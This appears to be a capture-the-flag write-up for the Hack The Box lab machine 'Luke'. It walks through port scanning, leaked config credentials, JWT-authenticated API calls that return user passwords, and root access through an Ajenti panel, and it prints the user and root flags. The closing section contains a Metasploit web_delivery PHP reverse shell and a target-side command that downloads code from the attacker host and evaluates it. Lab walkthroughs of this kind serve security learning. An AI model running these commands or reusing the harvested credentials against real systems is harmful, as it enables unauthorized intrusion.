

# Luke

```
=====
| LUKE 10.10.10.137 |
=====
```

## InfoGathering

```
PORT STATE SERVICE VERSION
21/tcp open  ftp    vsftpd 3.0.3+ (ext.1)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 0      0          512 Apr 14 12:35 webapp
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to 10.10.14.16
|   Logged in as ftp
|   TYPE: ASCII
|   No session upload bandwidth limit
|   No session download bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3+ (ext.1) - secure, fast, stable
|_End of status

22/tcp open  ssh?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)

514/udp open|filtered syslog

3000/tcp open  http    Node.js Express framework

8000/tcp open  http    Ajenti http control panel
```

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/> ).

PORT 3000 seems to be where an access token is retrieved from

```
root@kali:~/HTB/boxes/Luke# curl http://10.10.10.137:3000
{"success":false,"message":"Auth token is not supplied"}rc
```

FUZZ RESULTS PORT 80

```
/vendor
/css
/js
/member
/management
/login/php
/config.php
```

FUZZ RESULTS PORT 3000


```
/users
/login
/users/admin
```

FUZZ RESULTS PORT 8000

```
/
LOGIN PAGES FOUND AT
http://10.10.10.137:3000/login
http://10.10.10.137/login.php
http://10.10.10.137/management/
```


## Web Framework

---

 Bootstrap 4.2.1

## Web Server

---

 Apache 2.4.38

## Programming Language

---

 PHP 7.3.3

## Operating System

---

 FreeBSD

## JavaScript Libraries

---

 jQuery 3.3.1

<http://luke.htb:8000/>

## Analytics

---

 Mixpanel

## JavaScript Framework

---

 Socket.io 0.9.16

## Miscellaneous

---

 CodeMirror 2.34

## Programming Language

---

 Node.js

## JavaScript Libraries

---

 Select2

 Zepto

 jQuery 2.1.0

 jQuery UI 1.9.2

# Gaining Access

FTP is open on port 21 and allows for anonymous access.  
We log in and download the only file there to see what it says

```
root@kali:~/HTB/boxes/Luke# cat for_Chihiro.txt
Dear Chihiro !!

As you told me that you wanted to learn Web Development and Frontend, I can give you a little push by showing the sources of
the actual website I've created .
Normally you should know where to look but hurry up because I will delete them soon because of our security policies !

Derry
```

We now know that there are some web pages showing that will show us the way. Enum will be important.  
I ran wfuzz scan on ports 80 and 8000 using /usr/share/dirbuster/directory-list-2.3-medium.txt wordlist

At URI /config.php is the page that was referred to on the FTP server's document.

```
$dbHost = 'localhost';$dbUsername = 'root';$dbPassword = 'Zk6heYCyv6ZE9Xcg';$db = "login";$conn = new
mysqli($dbHost, $dbUsername, $dbPassword,$db) or die("Connect failed: %s\n". $conn -> error);
```

PORT 3000 is open and tells us a token is required on this port to gain access. Below is the resource I used to learn about this.  
RESOURCE: <https://medium.com/dev-bits/a-guide-for-adding-jwt-token-based-authentication-to-your-single-page-nodejs-applications-c403f7cf04f4>

What we are going to do below is go through the JWT authentication process to access a site.  
First we request the token and then supply that token to the site in order to successfully access it.

```
curl -X POST --data '{"password":"Zk6heYCyv6ZE9Xcg", "username":"admin"}' -H "Content-Type: application/
json" http://luke.htb:3000/login

{"success":true,"message":"Authentication
successful!","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNTY3NjE0NjY4
4LCJleHAiOiE1Njc3MDEwNjE5LzcvZG0uFHJlTQc2CatgTABT8sjA55jaQtQ0r3uGY4"}"
```

Hooray we now have our token! Lets use it

```
curl -X GET -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNTY3NjE0NjY4
4LCJleHAiOiE1Njc3MDEwNjE5LzcvZG0uFHJlTQc2CatgTABT8sjA55jaQtQ0r3uGY4' \http://luke.htb:3000

{"message":"Welcome admin ! "}
```

```
curl -X GET -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNTY3NjE0NjY4
4LCJleHAiOiE1Njc3MDEwNjE5LzcvZG0uFHJlTQc2CatgTABT8sjA55jaQtQ0r3uGY4' \http://luke.htb:3000/users

[{"ID":"1","name":"Admin","Role":"Superuser"}, {"ID":"2","name":"Derry","Role":"Web Admin"},
{"ID":"3","name":"Yuri","Role":"Beta Tester"}, {"ID":"4","name":"Dory","Role":"Supporter"}]
```

```
curl -X GET -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNTY3NjE0NjY4
4LCJleHAiOiE1Njc3MDEwNjE5LzcvZG0uFHJlTQc2CatgTABT8sjA55jaQtQ0r3uGY4' \http://luke.htb:3000/users/admin

{"name":"Admin","password":"WX5b7)>/rp$U)FW}"
```

```
curl -X GET -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNTY3NjE0NjY4
4LCJleHAiOiE1Njc3MDEwNjE5LzcvZG0uFHJlTQc2CatgTABT8sjA55jaQtQ0r3uGY4' \http://luke.htb:3000/users/Derry

{"name":"Derry","password":"rZ86wwLvX7jUxtch"}
```

```
curl -X GET -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNTY3NjE0NjY4
4LCJleHAiOiE1Njc3MDEwNjE5LzcvZG0uFHJlTQc2CatgTABT8sjA55jaQtQ0r3uGY4' \http://luke.htb:3000/users/Dory

{"name":"Dory","password":"5y:!xa=ybfe)/QD"}
```

USER: admin  
PASS: WX5b7)>/rp\$U)FW"

USER: Derry  
PASS: rZ86wwLvX7jUxtch

USER: Dory  
PASS: 5y:!xa=ybfe)/QD

The only crednetials we found I had success using were Derry's creds at the below link  
<http://luke.htb/management>


From here we are able to view the some of the backend.

Reading the below output from config.json I am thinking

USER: root

has a

PASS: KpMasng6S5EtTy9Z




```
{
  "users": {
    "root": {
      "selfPage": {
        "ajenti.plugins.notepad.notepad.Notepad": "{ \"bookmarks\": [], \"root\": \"~/\" }",
        "ajenti.plugins.terminal.main.Terminal": "{ \"shell\": \"sh -c $SHELL || sh\" }",
        "ajenti.plugins.elements.ipmap.ElementsIPMapper": "{ \"users\": {} }",
        "ajenti.plugins.main.client.MainClient": "{ \"username\": \"username\", \"prefix\": \"http://localhost:8080/\", \"password\": \"1234\" }",
        "ajenti.plugins.dashboard.data.Base": "{ \"widgets\": [ { \"index\": 0, \"config\": null, \"container\": \"left\", \"class\": \"ajenti.plugins.dashboard.memory.MemoryWidget\", \"index\": 1, \"config\": null, \"container\": \"left\", \"class\": \"ajenti.plugins.dashboard.welcome.WelcomeWidget\", \"index\": 0, \"config\": null, \"container\": \"left\", \"class\": \"ajenti.plugins.sensors.cpu.CPUWidget\" }, { \"index\": 1, \"config\": null, \"container\": \"left\", \"class\": \"ajenti.plugins.power.power.PowerWidget\", \"index\": 2, \"config\": null, \"container\": \"left\", \"class\": \"ajenti.plugins.sensors.cpu.CPUWidget\" } ] }",
        "ajenti.plugins.elements.shaper.main.Shaper": "{ \"rules\": [] }",
        "ajenti.plugins.ajenti.org.main.AjentiOrgHeader": "{ \"key\": null }",
        "ajenti.plugins.logs.main.Logs": "{ \"root\": \"~/var/log\" }",
        "ajenti.plugins.mysql.sql.MySQLDB": "{ \"password\": \"\", \"user\": \"root\", \"hostname\": \"localhost\" }",
        "ajenti.plugins.fm.fm.FMManager": "{ \"root\": \"~/\" }",
        "ajenti.plugins.tasks.manager.TasksManager": "{ \"task_definitions\": [] }",
        "ajenti.plugins.user.manager": "{ \"sync_provider\": \"\" }",
        "ajenti.plugins.adsync.ActiveDirectoryProvider": "{ \"domain\": \"DOMAIN\", \"password\": \"\", \"user\": \"Administrator\", \"base\": \"cn=users,dc=DOMAIN\", \"address\": \"localhost\" }",
        "ajenti.plugins.elements.oserpc.ElementsServerManager": "{ \"groups\": [] }",
        "ajenti.plugins.elements.projects.main.ElementsProjectManager": "{ \"projects\": \"KpMasng6S5EtTy9Z\" }",
      },
      "password": "KpMasng6S5EtTy9Z",
      "permissions": []
    }
  },
  "language": "",
  "brand": {
    "root": "0.0.0.0",
    "port": 8080
  },
  "enable_feedback": true,
  "ssl": {
    "enable": false,
    "certificate_path": ""
  },
  "authentication": true,
  "installation_id": 1234
}
```

It sure did. That got us logged in at the below link  
<http://luke.htb:8000>

The screenshot shows the Ajeniti dashboard for a host named 'luke' (FreeBSD 12.0-RELEASE amd64). The interface includes a top navigation bar with various host icons and a search bar. A red warning banner at the top indicates 'Insecure communication' and suggests setting up SSL. The dashboard features a left-hand navigation menu with categories like SYSTEM, TOOLS, and SOFTWARE. The main content area displays several system metrics: Uptime (2:41:08), Memory usage (163.6 MB/217.5 MB), Swap usage (102.6 MB/1023.8 MB), and CPU usage (21%). There are also controls for AC power and buttons for adding widgets, refreshing, and logging out. A welcome message and social media links are also present.


We are able to browse the file system as root. Lets read the user flag  
Do this by going to File Manager in the left hand pane and navigating to Home - Derry - User.txt and click Edit to view it



USER FLAG: 58d441e500e8941f9cf3baa499e2e4da

## PrivEsc

We do not need any privesc to read the root file.



Read the root flag the same way we read user flag  
ROOT FLAG: 8448343028fadde1e2a1b0a44d01e650

I dont know about you but I consider myself a hacker and I want a shell. Lets see if we have RCE somewhere.

There is a Terminal section in the left hand pane. Beautiful :)  
We can easily execute commands there but I dont like it.  
We know php is installed on the machine so we are going to use that.  
We are actual in a csh not a real sh

```
# cat /etc/passwd
# $FreeBSD: releng/12.0/etc/master.passwd 337882 2018-08-15 23:18:34Z brd $
#
root:*:0:0:Charlie &:/root:/bin/csh
```

Lets get a list of the available shells  
cat /etc/shells

```
# cat /etc/shells
# $FreeBSD: releng/12.0/lib/libc/gen/shells 336840 2018-07-28 20:21:23Z brd $
#
# List of acceptable shells for chpass(1).
# Ftpd will not allow users to connect who are not using
# one of these shells.

/bin/sh
/bin/csh
/bin/tcsh
#
```

Lets open a netcat listener on our machine and issue the below command in the targets terminal  
I attempted netcat however there is an ipsec policy that appears to be blocking it.  
We do not want to edit any files or we would modify /etc/rc.conf to allow ourselves a connection.

I am going to get a Meterpreter shell because they are my favorite to gain.  
We are going to use the web\_delivery exploit. Enter the below commands on your attack machine

```
msfconsole
use exploit/multi/script/web_delivery
set LHOST 10.10.14.16
set LPORT 8089
set SRVHOST 10.10.14.16
set SRVPORT 8088
set target 1
set payload php/meterpreter/reverse_tcp
run
```

The command generated we need to issue on target is  
php -d allow\_url\_fopen=true -r "eval(file\_get\_contents('http://10.10.14.16:8086/wpPatzOvVe0SYN'))";"

Enter the below commands on the target machine

```
find / -type f -name php
file /usr/local/bin/php
/usr/local/bin/php -d allow_url_fopen=true -r "eval(file_get_contents('http://10.10.14.16:8086/wpPatzOvVe0SYN'))";"
```

```
msf5 exploit(multi/script/web_delivery) >
[*] 10.10.10.137 web_delivery - Delivering Payload (1112) bytes
[*] Sending stage (38247 bytes) to 10.10.10.137
[*] Meterpreter session 1 opened (10.10.14.16:8085 -> 10.10.10.137:36822) at 2019-09-04 12:03:20 -0600
```

We are awesome.

```
sessions -l  
sessions -i 1  
shell  
whoami  
pwd  
ls
```